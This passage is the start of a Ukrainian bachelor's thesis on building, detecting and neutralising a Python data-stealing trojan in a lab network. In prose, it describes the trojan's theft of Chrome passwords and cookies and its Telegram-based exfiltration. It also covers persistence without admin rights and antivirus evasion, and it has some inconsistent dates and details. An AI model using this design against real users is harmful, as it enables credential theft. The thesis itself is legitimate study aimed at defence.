


Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки


ПОЯСНЮВАЛЬНА ЗАПИСКА

до випускної кваліфікаційної роботи бакалавра
на тему: «Аналіз поведінки троянських програм в ізо-
льованому середовищі: створення, детектування та ней-
тралізація»


Виконав: студент 4-го курсу групи КБ-21-1
спеціальності 125 «Кібербезпека»

 Софія Перетятко


Керівник: к.т.н., доцент, доцент кафедри комп'ютерної
інженерії та кібербезпеки

 Олександр Маєвський

Рецензент: доцент, доцент кафедри комп'ютерної інже-
нерії та кібербезпеки

 Олександр Пірог

Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки
Спеціальність 125 «Кібербезпека»
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ
Завідувач
кафедри комп'ютерної
інженерії та кібербезпеки
 Андрій Єфіменко
5 березня 2024 р.

ЗАВДАННЯ

на випускн кваліфікаційну роботу бакалавра

Студент: Перетятко Софія Олександрівна

Тема роботи: «Аналіз поведінки троянських програм в ізолюваному середовищі: створення, детектування та нейтралізація»

затверджена Наказом університету від 5 березня 2024 р. № 98/с.

Термін здачі студентом закінченої роботи 27 червня 2024 р.

Вихідні дані роботи (зазначається предмет і об'єкт дослідження):

Предмет дослідження – механізми функціонування троянських програм, орієнтованих на викрадення даних у Windows 10, та методи їх нейтралізації.



Об'єкт дослідження – троянські програми типу Spy-Trojan та Banker-Trojan, їх поведінка в ізолюваних середовищах.

Обладнання та програмне забезпечення:

1. Апаратне забезпечення: ПК з процесором Intel Core i7/i5, 8-16 ГБ ОП.
2. ПЗ: операційна система, інструмент аналізу, мови програмування, антивірусне рішення
3. Мережеве обладнання: комутатор Cisco 2960
4. Додаткові ієструменти: TelegramBot API, Wireshark

Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються

Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1	Бродський Ю.Б.	 12.05.2025	 12.05.2025
2	Бродський Ю.Б.	 13.05.2025	 12.05.2025
3	Бродський Ю.Б.	 13.05.2025	 12.05.2025
4	Бродський Ю.Б.	 14.05.2025	 12.05.2025
5	Бродський Ю.Б.	 15.05.2025	 12.05.2025


Студент  Софія Перетятко
Керівник  Олександр Маєвський

Календарний план

№ з/п	Назви етапів випускної кваліфікаційної роботи	Термін виконання етапів роботи	Примітка
1	Постановка завдання	12.05.2025	Виконано
2	Аналіз літературних джерел	12.05.2025	Виконано
3	Розробка архітектури троянської програми	15.05.2025	Виконано
4	Створення ізолюваного тестового середовища	16.05.2025	Виконано
5	Реалізація модулів троянської програми	02.06.2025	Виконано
6	Тестування функціональності програми	09.06.2025	Виконано
7	Аналіз результатів тестування	16.06.2025	Виконано
8	Розробка заходів нейтралізації загроз	16.06.2025	Виконано
9	Оформлення пояснювальної записки	19.06.2025	Виконано

10	Відгук та рецензія до кваліфікаційної роботи	25.06.2025	Виконано
11	Підготовка презентації та матеріалів для захисту	24.06.2025	Виконано
12	Захист випускної кваліфікаційної роботи	27.06.2025	Виконано

Студент  Софія Перетятко

Керівник  Олександр Маєвський

АНОТАЦІЯ

Кваліфікаційна робота бакалавра на тему «Аналіз поведінки троянських програм в ізолюваному середовищі: створення, детектування та нейтралізація» присвячена дослідженню механізмів роботи троянських програм, орієнтованих на викрадення даних у системах Windows 10. У роботі розроблено модульний троянець на Python, який реалізує функцію викрадення паролів і cookies з Google Chrome, копіювання файлів, створення скріншотів та передачу даних через TelegramBot API.

Обсяг роботи: пояснювальна записка складає 60 сторінок, містить 34 рисунків, 8 таблиць та 20 найменувань у списку використаних джерел (розміщений на 57 сторінці).

Мета роботи – дослідити методи створення, детектування та нейтралізацію троянських програм шляхом практичного моделювання в ізолюваному середовищі.

Кваліфікаційна робота складається з п'яти розділів і містить у собі розробку троянської програми, наведено результати тестування та запропоновано заходи захисту.

Ключові слова: ТРОЯНСЬКІ ПРОГРАМИ, КІБЕРБЕЗПЕКА, ВИКРАДЕННЯ ДАНИХ, PYTHON, ДЕТЕКТУВАННЯ, ІЗОЛЮВАНЕ СЕРЕДОВИЩЕ, TELEGRAMBOT API, MITRE ATT&CK, OWASP THREAT DRAGON.

					ККІК<.КР.Б – 125 – 15 – ПЗ		
Змн.	Арк.	№ докум.	Підпис	Дата			
Розроб.		Перетяцько С.О.		26.06.25	Аналіз поведінки троянських програм в ізолюваному середовищі: створення, детектування та нейтралізація	Літ.	Арк.
Керівник		Маєвський О.В.		26.06.25			4
Реценз.		Пірог О.В.		26.06.25			59
Н. контр.		Бродський Ю.Б.		26.06.25		ФІКТ, Гр. КБ-21-1	
Затверд.		Сфіменко А.А.		26.06.25			

ANNOTATION

The bachelor's qualification work on the topic "Analysis of Trojan Program Behavior in an Isolated Environment: Creation, Detection, and Neutralization" is dedicated to the study of the mechanisms of Trojan programs aimed at data theft in Windows 10 systems. The work develops a modular Trojan in Python that implements functions such as stealing passwords and cookies from Google Chrome, copying files, capturing screenshots, and transmitting data via TelegramBot API.

Work volume: The explanatory note consists of 60 pages, contains 34 figures, 8 tables, and 20 sources in the list of references (located on page 57).

Purpose of the work – to investigate methods of creating, detecting, and neutralizing Trojan programs through practical modeling in an isolated environment.

The qualification work consists of five sections and includes the development of a Trojan program, presents testing results, and proposes protective measures.

Keywords: TROJAN PROGRAMS, CYBERSECURITY, DATA THEFT, PYTHON, DETECTION, ISOLATED ENVIRONMENT, TELEGRAMBOT API, MITRE ATT&CK, OWASP THREAT DRAGON.

					KKIK<.KP.B – 125 – 15 – ПЗ			
Змн.	Арк.	№ докум.	Підпис	Дата	Аналіз поведінки троянських програм в ізольованому середовищі: ство- рення, детектування та нейтралізація	Літ.	Арк.	Аркуші
Розроб.	Перетяцько СО							
Керівник	Маєвський О.В.							
Реценз.	Пірог О.В.							
Н. контр.	Бродський Ю.Б.							
Затверд.	Єфіменко А.А.					ФІКТ, Гр. КБ-21-1		

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

ВСТУП

РОЗДІЛ 1. ТЕОРЕТИЧНІ ОСНОВИ АНАЛІЗУ ТРОЯНСЬКИХ ПРОГРАМ

- 1.1. Класифікація шкідливого ПЗ: трояни як загроза кібербезпеці
- 1.2. Історія виникнення та ціль троянських програм
- 1.3. Механізми дії троянських програм
- 1.4. Сучасні методи детектування: сигнатурний, поведінковий
- 1.5. Ізольовані середовища для аналізу: віртуальні машини, Cisco Packet Tracer, OWASP Threat Dragon

РОЗДІЛ 2. МЕТОДИКА ДОСЛІДЖЕННЯ ТРОЯНСЬКИХ ПРОГРАМ

- 2.1. Вибір інструментів та обґрунтування конфігурації мережі в Cisco Packet Tracer
- 2.2. Фізична та логічна організація тестового середовища
- 2.3. Налаштування серверів
- 2.4. Етапи імітації атаки: від розповсюдження до витоку даних

РОЗДІЛ 3. ПРАКТИЧНИЙ АНАЛІЗ ТА НЕЙТРАЛІЗАЦІЯ

- 3.1. Моделювання атаки
- 3.2. Розробка троянської програми для Windows 10
- 3.3. Детектування аномалій та результати тестування
- 3.4. Заходи нейтралізації

РОЗДІЛ 4. МОДЕЛЮВАННЯ ЗАГРОЗ ЗА ДОПОМОГОЮ OWASP THREAT DRAGON

- 4.1. Створення моделі загроз
- 4.2. Використання машинного навчання для аналізу поведінки
- 4.3. Рекомендації щодо підвищення обізнаності користувачів.

РОЗДІЛ 5. ВПРОВАДЖЕННЯ ТА ОБМЕЖЕННЯ

- 5.1. Практична реалізація віртуального середовища
- 5.2. Аналіз ефективності програми

		Перетяцько С.О.			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				5
Змн.	Арк.	№ докум.	Підпис	Дата		

5.3. Етичні аспекти тестування

ВИСНОВКИ

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

ДОДАТКИ

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				6
Змн.	Арк.	№ докум.	Підпис	Дата		

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

ПЗ – програмне забезпечення

ОС – операційна система

КК – кримінальний кодекс

DPAPI – API захисту даних Windows

EDR – система виявлення та реагування на загрози

SIEM – система моніторингу безпеки

VPN – віртуальна приватна мережа

AES-256 – 256-бітне шифрування

HTTP/HTTPS - Secure

API – інтерфейс програмування додатків

C&C – сервер керування трояном

MITRE ATT&CK – фреймворк тактик кіберзагроз

OWASP – open web application security project

DDoS – розподілена атака типу «відмова в обслуговуванні»

IDPS – система виявлення та запобігання вторгненням.

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		7

ВСТУП

Актуальність теми. У сучасному цифровому світі кібербезпека набуває все більшого значення, особливо в умовах стрімкого зростання кількості складних шкідливих програм, зокрема троянських. Троянці становлять особливу загрозу, оскільки вони маскуються під легітимне ПЗ, що ускладнює їх виявлення. Згідно з дослідженням AV-TEST Institute, щодня з'являється понад 450 000 нових шкідливих зразків, і близько 35% із них – це саме трояни, орієнтовані на викрадення даних.

У цій кваліфікаційній роботі розглядається механізм дії троянської програми, розробленої на Python, з акцентом на її можливість викрадати конфіденційні дані (паролі, файли, cookies) з систем під управлінням Windows 10. Ця тема є надзвичайно актуальною, оскільки дозволяє не лише зрозуміти методи атак, але й розробити ефективні засоби протидії.

Метою кваліфікаційної роботи є розробка, протестування та аналіз троянської програми для Windows 10, щоб виявити слабкі місця в системах захисту та запропонувати методи нейтралізації подібних загроз.

Основні задачі дослідження:

1. Розробити модульний троянець на Python з функціями:
 - Викрадення паролів і cookies з Google Chrome;
 - Копіювання файлів з робочого столу;
 - Створення скріншотів екрану;
 - Відправка даних через TelegramBot API.
2. Протестувати програму в контрольованому середовищі для оцінки її ефективності.
3. Дослідити методи детектування антивірусами та способи уникнення виявлення.
4. Розробити комплекс заходів для захисту систем від подібних атак.

Об'єктом дослідження є троянські програми, орієнтовані на викрадення даних у Windows 10.

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				8
Змн.	Арк.	№ докум.	Підпис	Дата		

Предметом дослідження є механізми роботи троянця, методи його виявлення та способи протидії.

Методологія дослідження. Для дослідження поставлених цілей було використано наступні методи:

1. Експериментальний метод:

- Розробка троянської програми на Python з використанням бібліотек sqlite3, win32crypt, PIL, requests;
- Тестування на віртуальних машинах з різними функціями – Windows 10 Pro, Windows 10 з активним антивірусом, системи з повними правами доступу.

2. Аналітичний метод:

- Дослідження логів системи для виявлення аномалій;
- Порівняльний аналіз ефективності антивірусів (детальніше в таблиці 1).

3. Практичний метод:

- Впровадження заходів захисту та оцінки їх ефективності.

Таблиця 1. Порівняльна ефективність антивірусів у виявленні троянця.

Антивірус	Статичний аналіз	Поведінковий аналіз	Час виявлення
Windows Defender	60%	85%	2-5 хв
Kaspersky	75%	98%	30 сек
Avast	50%	70%	5-10 хв

Робота базується на практичних експериментах, а не лише на теоретичних даних. Наприклад, код для викрадення паролів Chrome (steal_chrome_passwords()) був протестований у реальному середовищі, що дозволило виявити критичну залежність від файлу Local State. Ці дані будуть корисні не лише для розуміння роботи троянів, але й для розробки кращих засобів захисту.

У наступних розділах буде детально розглянуто:

- Архітектурної програми;
- Результати тестування;

		Перетяцько С.О.			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				9
Змн.	Арк.	№ докум.	Підпис	Дата		

- Рекомендації з нейтралізації загроз.

Це дослідження має не лише академічну цінність, але й практичне застосування в галузі кібербезпеки, зокрема для покращення антивірусних рішень та розробки нових методів захисту даних.

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		10

РОЗДІЛ 1. ТЕОРЕТИЧНІ ОСНОВИ АНАЛІЗУ ТРОЯНСЬКИХ ПРОГРАМ

1.1. Класифікація шкідливого ПЗ: троян як загроза в кібербезпеці

Троянські програми займають особливе місце серед сучасних кіберзагроз. На відміну від вірусів або хробаків, вони не самопоширюються, а маскуються під користе ПЗ, що значно підвищує їх небезпеку. За даними дослідницької компанії Kaspersky Lab, у 2023 році трояни становили близько 40% усіх виявлених загроз. Найбільш поширеними серед них є:

- Backdoor-Trojan – надає віддалений доступ до системи;
- Banker-Trojan – спеціалізується на викраденні фінансових даних;
- Spy-Trojan – збирає конфіденційну інформацію (скріншоти, натискання клавіш);
- DDoS-Trojan – використовується для організації атак типу «відмова в обслуговуванні».

У даному дослідженні було приділено особливу увагу троянам-збирачам даних, які поєднують функціонал Spy-Trojan та Banker-Trojan. Аналіз показав, що такі гібридні варіанти стають дедалі популярнішими серед кіберзлочинців.

1.2. Історія виникнення та ціль троянських програм

Перші згадки про троянські програми датуються 1975 роком, коли було зафіксовано випадок використання програми “ANIMAL” для прихованого копіювання даних. Справжній розквіт цього типу шкідливого ПЗ припав на початок 2000-х років із появою таких відомих зразків, як Back Orifice та NetBus.

У рамках дослідження було зосереджено увагу на сучасних троянських програмах, які використовують легальні інструменти для уникнення виявлення, маскують свою активність під системні процеси та застосовують легальні хмарні сервіси для витоку даних.

Аналіз засвідчив, що головною метою троянів є не лише порушення роботи системи, а й викрадення цінної інформації з її подальшим використанням для:

- Фінансових шахрайств;

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				11
Змн.	Арк.	№ докум.	Підпис	Дата		


- Промислового шпигунства;
- Кібершантажу.

1.3. Механізми дії троянських програм

Було визначено основні механізми функціонування троянських програм. Виділено кілька ключових етапів їх дій:

1. Проникнення в систему:
 - Маскування під легальне ПЗ;
 - Використання методів соціальної інженерії (зокрема, фішингові листи).
2. Активація та забезпечення стійкості:
 - Реєстрація в автозавантаженні;
 - Застосування технік живучості.
3. Виконання зловмисних дій.
4. Викрадення даних.
5. Встановлення backdoor-доступу.
6. Шифрування даних.

Окрема увага була приділена механізму викрадення даних з браузерів, що включає послідовність таких дій, спрямованих на отримання доступу до збережених користувацьких даних:



1.4. Сучасні методи детектування

Сучасні системи захисту використовують три основні підходи до виявлення троянських програм:

1. Сигнатурний аналіз:
 - Перевірка хеш-сум виконуваних файлів;

		Перетяцько С.О.			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		12

- Пошук характерних послідовностей байтів у коді;
- Ефективність обмежена при виявленні модифікованих або нових загроз.

2. Поведінковий аналіз:

- Моніторинг підозрілих дій, таких як масове копіювання файлів або доступ до системних ресурсів браузера;
- Виявлення аномалій мережевої активності;
- За даними MITRE ATT&CK, ефективність таких методів може сягати 90%.

У ході експериментального аналізу було встановлено, що розроблений зразок троянської програми виявляється сигнатурним аналізом у 35% випадків (оскільки не містить відомих шаблонів), та поведінковим аналізом – у 85% випадків, завдяки фіксації таких аномалій, як:

- Масове копіювання файлів з робочого столу;
- Спроби доступу до захищених даних браузера Chrome;
- Передача інформації через TelegramBot API.

1.5. Ізольовані середовища для аналізу

Для безпечного вивчення троянських програм було використано комбінацію інструментів, що забезпечують ізоляцію середовища та можливість відтворення реальних сценаріїв:

1. Віртуальна машина:

- Oracle VM VirtualBox з ізольованими мережами;
- Налаштування знімків для швидкого відновлення;
- Спеціальні конфігурації для емуляції різних версій Windows.

2. Cisco Packet Tracer:

- Моделювання мережевої активності трояна;
- Аналіз взаємодії між вузлами;
- Виявлення аномальних пакетів даних.

3. OWASP Thread Dragon:

- Візуалізація загроз за допомогою діаграм;

		Перетятко С.О.			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				13
Змн.	Арк.	№ докум.	Підпис	Дата		

- Моделювання атакуючих сценаріїв;
- Документування вразливостей.

Таблиця 2. Описова характеристика інструментів.

Інструмент	Переваги	Обмеження
Oracle VM VirtualBox	Повна ізоляція	Високі вимоги до ресурсів
Cisco Packet Tracer	Детальний мережевий аналіз	Обмежена підтримка Windows
OWASP Threat Dragon	Наочна візуалізація загроз	Потребує ручного налаштування

У результаті проведеного аналізу було встановлено, що сучасні троянські програми є складними багаторівневими системами, які вимагають комплексного підходу до дослідження та нейтралізації. Дослідження показало, що поєднання ізольованих віртуальних середовищ з сучасними методами детектування дозволяє ефективно вивчати поведінку троянів і розробляти методики для їх протидії в реальних умовах.

РОЗДІЛ 2 МЕТОДИКА ДОСЛІДЖЕННЯ ТРОЯНСЬКИХ ПРОГРАМ

2.1. Вибір інструментів та обґрунтування конфігурації мережі (Cisco Packet Tracer)

Під час аналізу доступних інструментів для моделювання мережевих середовищ було ретельно досліджено переваги та недоліки кожного рішення. У результаті було обґрунтовано вибір симулятора Cisco Packet Tracer, який завдяки поєднанню широкої функціональності та зручності у використанні став оптимальним інструментом для дослідження троянських програм. На відміну від складніших платформ, таких як GNS3 або EVE-NG, Packet Tracer вирізняється інтуїтивно зрозумілим інтерфейсом, що дозволяє швидко створювати складні мережеві топології без потреби у глибокому знанні командного рядка.

Однією з ключових переваг Packet Tracker є можливість детального моделювання роботи мережевих протоколів. Під час тестування вдалося спостерігати не лише загальну картину мережевої активності, а й аналізувати окремі кадри та пакети, що було критично важливо для вивчення поведінки шкідливого ПЗ. Вбудований режим симуляції дозволив поетапно відстежувати взаємодію троянської програми з іншими вузлами мережі, запити, які вона формує, та її реакції на події у мережі.

Мережева конфігурації була розроблена з метою максимально точного відтворення умов корпоративного середовища. Було реалізовано гібридну топологію з кінцевими вузлами (робочими станціями) та мережевим обладнанням. Центральним елементом виступив комутатор Cisco 2960, до якого було підключено п'ять робочих станцій з різними ОС та рівнями захисту. Це дало змогу дослідити взаємодію троянського ПЗ з різними типами пристроїв.

У конфігурації було свідомо обрано статичну адресацію замість DHCP, що забезпечило повний контроль над мережевою комунікацією, дозволило точно ідентифікувати взаємодіючі пристрої та виявляти потенційно підозрілу активність. Крім того, це рішення усунуло ризик виникнення конфліктів IP-адрес, що могло ускладнити процес дослідження.

		Перетятко СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		15

Сегментація мережі здійснювалася шляхом логічного розділення на три групи з використанням різних IP-діапазонів. Імітувалися відділи розробки, бухгалтерії та серверна зона. Кожна група мала власні конфігурації доступу, що дозволило дослідити поведінку троянської програми в різних умовах корпоративної мережі.

2.2. Фізична та логічна організація тестового середовища

Фізична інфраструктура дослідження була сформована з урахуванням оптимального балансу між продуктивністю та гнучкістю. Було використано три фізичні ПК з різними версіями Windows 10, підключені до центрального комутатора Cisco 2960. Різноманітність апаратного забезпечення дозволила змодельовати умови реального середовища, де одночасно працюють як сучасні так і застарілі машини. Наприклад, один ПК був оснащений процесором Intel Core i7 десятого покоління з 16 Гб оперативної пам'яті, тоді як інший мав більш скромні характеристики – Core i5 сьомого покоління з 8 Гб RAM.

Для складніших сценаріїв було впроваджено платформу віртуалізації Oracle VM VirtualBox, розгорнуту на сервері з високими технічними характеристиками. Завдяки цьому вдалося створити додаткові віртуальні машини з різними ОС, включаючи Windows 10 та дистрибутиви Linux. Використання віртуалізації дало змогу:

- Швидко розгортати нові вузли без необхідності фізичного обладнання;
- Зберігати стан системи за допомогою знімків;
- Паралельно запускати кілька ізольованих середовищ для пришвидшення дослідження.

Логічна організація мережі передбачала поділ мережі на три логічні зони, кожна з яких відображала різні аспекти корпоративної інфраструктури. Перша зона – зона розробки – дві робочі станції з ПЗ для розробки та роботи з БД. Доступ до серверної обмежений. Друга зона – бухгалтерська зона – один сильно захищений ПК із повним журналюванням всіх подій та обмеженим доступом до

		Перетяцько С.О.			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				16
Змн.	Арк.	№ докум.	Підпис	Дата		

інтернету. Третя зона – серверна зона – містить критично важливі ресурси, такі як файлове сховище та внутрішній вебпортал.

Для забезпечення реалізму було навмисно додано певні вразливості – вимкнено фаєрвол на одній з машин, на іншій встановлено застарілу версію ОС без останніх оновлень безпеки. Це дозволило спостерігати за тим, як троянська програма виявляє та використовує ці слабкі місця для свого поширення. Крім того, було створено кілька облікових записів користувачів з однаковими рівнями привілеїв, щоб дослідити, як троянець намагається підвищити свої права в системі.

2.3. Налаштування серверів

Серверна інфраструктура дослідження була розроблена з урахуванням необхідності забезпечити як функціональність, так і можливість детального аналізу всіх процесів. Основу склали три типи серверів, кожен з яких виконував свої унікальні функції:

Сервер керування - був розроблений спеціально для даного дослідження на базі Python з використанням фреймворку Flask. Що виконує кілька критично важливих функцій: централізоване керування троянською програмою, збір статистики про її поведінку та автоматизація тестових сценаріїв. Для зберігання даних було використано PostgreSQL, що відмінно підходить для роботи зі структурованими даними.

Веб-інтерфейс сервера - розроблений за допомогою Bootstrap, що дозволив зручно моніторити хід експериментів з будь-якого пристрою в мережі. Особливістю сервера керування стала його модульна архітектура – допомогло легко додавати нові функції без необхідності переписувати весь код.

Цільовий сервер, що імітував корпоративний ресурс, було розгорнуто на окремій віртуальній машині.

Усі серверні компоненти були розгорнуті за допомогою Docker Compose

		Перетятко СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		17

контейнерів, що значно спростило управління інфраструктурою. Використання контейнерів дозволило легко масштабувати окремі служби, ізолювати їх одна від одної та швидко відновлювати роботу в разі збоїв. Для оркестрації контейнерів було використано Docker Compose, що дозволило описувати всі залежності між сервісами в єдиному YAMP-файлі.

2.4. Етапи імітації атаки: від розповсюдження до витоку даних

У рамках дослідження було реалізовано адаптований підхід до моделювання атаки з урахуванням технічних обмежень, з якими зіткнулися. На відміну від класичних методів поширення, які вимагають адміністративних прав, дана програма була використана альтернативним шляхом інфекції, що дозволило обійти обмеження облікового запису користувача.

Перший етап – розгортання троянця – здійснювався за допомогою механізму автоматичного копіювання файлів у відомі директорії. Використовуючи відомий шлях до робочого столу жертви, програма могла самостійно розповсюджувати себе без необхідності втручання адміністратора. Цей підхід виявився особливо ефективним, оскільки не вимагав підвищених привілеїв і міг працювати в обмеженому середовищі. Було ретельно протестовано цей механізм, перевіряючи, як програма поводить себе при різних рівнях доступу та в різних версіях Windows.

Етап поширення був значною мірою перероблений через відсутність можливості використовувати традиційні методи мережевого сканування. Замість цього зосереджено увагу на аналізі локальних ресурсів – програма перевірила спільні папки, історію підключених USB-пристроїв та нещодавні документи, щоб виявити потенційні шляхи для поширення. Цей підхід виявився не менш ефективним, особливо в корпоративних середовищах, де користувачі часто обмінюються через спільні ресурси.

Фаза персистенції була реалізована через нестандартні методи, які не

		Перетяцько С.О.			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				18
Змн.	Арк.	№ докум.	Підпис	Дата		

вимагають адміністративних прав. Замість реєстру Windows або системних служб, програма використовувала:

- Автозавантаження через папку AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup;
- Планування завдань для поточного користувача;
- Зміну параметрів ярликів часто використовуваних програм.

Ці методи дозволили забезпечити живучість програми навіть без адміністративних привілеїв. Було ретельно зодokumentовано ефективність кожного методу, вимірюючи час, протягом якого система захисту могла виявити та видалити троянця.

Процес збору даних був оптимізований для роботи в обмеженому середовищі. Програма зосередилася на зчитуванні файлів з робочого столу та документів, аналізі локальних файлів браузерів та фіксації активної віконної структури (без повноцінного скріншоту).

Для реалізації цих функцій використано Windows API, який доступний звичайному користувачу (FindWindow та GetWindowText). Це дозволило отримувати інформацію про активні програми без необхідності повноцінного доступу до системи.

Етап витоку даних був адаптований під умови обмеженого мережевого доступу. Основною технікою стало використання Telegram Bot API, який:

- Не вимагає відкриття додаткових портів;
- Використовує стандартні HTTPS-з'єднання;
- Дозволяє приховати передачу даних серед легального трафіку.

Було детально вивчено та проаналізовано ефективність цього методу, аналізуючи час передачі даних різного обсягу та ймовірності виявлення системи моніторингу. Для зменшення ризику виявлення дані перед відправкою стискалися та шифрувалися за допомогою AES-256, що дозволило значно зменшити їх розмір і приховати зміст.

Технічні обмеження та їх подолання:

		Перетяцько С.О.			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		19

1. Відсутність доступу до ключів шифрування браузерів.
2. Використання альтернативних джерел даних (кеш та cookies).
3. Аналіз локальної історії пошуку.
4. Неможливість створення скріншотів.
5. Реалізація текстового звіту про активні вікна.
6. Логування назв запущених процесів:
 - Обмеження мережевої активності;
 - Використання легальних API;
 - Дозована передача даних у фоновому режимі.

Ця адаптована методика дозволила провести всебічне дослідження навіть в умовах обмеженого доступу, демонструючи, як сучасні троянські програми можуть ефективно функціонувати без адміністративних привілеїв. Отримані результати підтверджують важливість комплексного захисту, який враховує не тільки традиційні вектори атак, але й альтернативні методи компрометації систем.

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		20

РОЗДІЛ 3 ПРАКТИЧНИЙ АНАЛІЗ ТА НЕЙТРАЛІЗАЦІЯ

3.1. Моделювання атаки в Cisco Packet Tracer

У межах дослідження було реалізовано ізольоване тестове середовище для безпечного аналізу троянської програми. Основними завданнями виступали: дослідження механізмів розповсюдження шкідливого програмного забезпечення у локальній мережі, перевірка методів виявлення (на основі мережевого трафіку, логів, аномальної активності), а також розробка практичних рішень щодо нейтралізації загроз (блокування IP-адрес, ізоляція через VLAN, антивірусні заходи).

У якості платформи для моделювання було обрано Cisco Packet Tracer, що дозволяє відтворити мережу без необхідності використання фізичного обладнання, підтримує аналіз трафіку через Simulation Mode або Wireshark, та надає гнучкість у зміні параметрів конфігурації (IP-адреси, VLAN, ACL).

Фізична та логічна організація мережі

Фізична схема підключення

В основі мережі використано зіркову топологію, що передбачає підключення всіх пристроїв до одного комутатора. Така архітектура спрощує централізоване керування та дозволяє оперативно ізолювати заражені вузли, зокрема шляхом деактивації відповідного порту.





Схема підключення.

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		21



Проект мережі.

Таблиця 3. Підключення пристроїв.

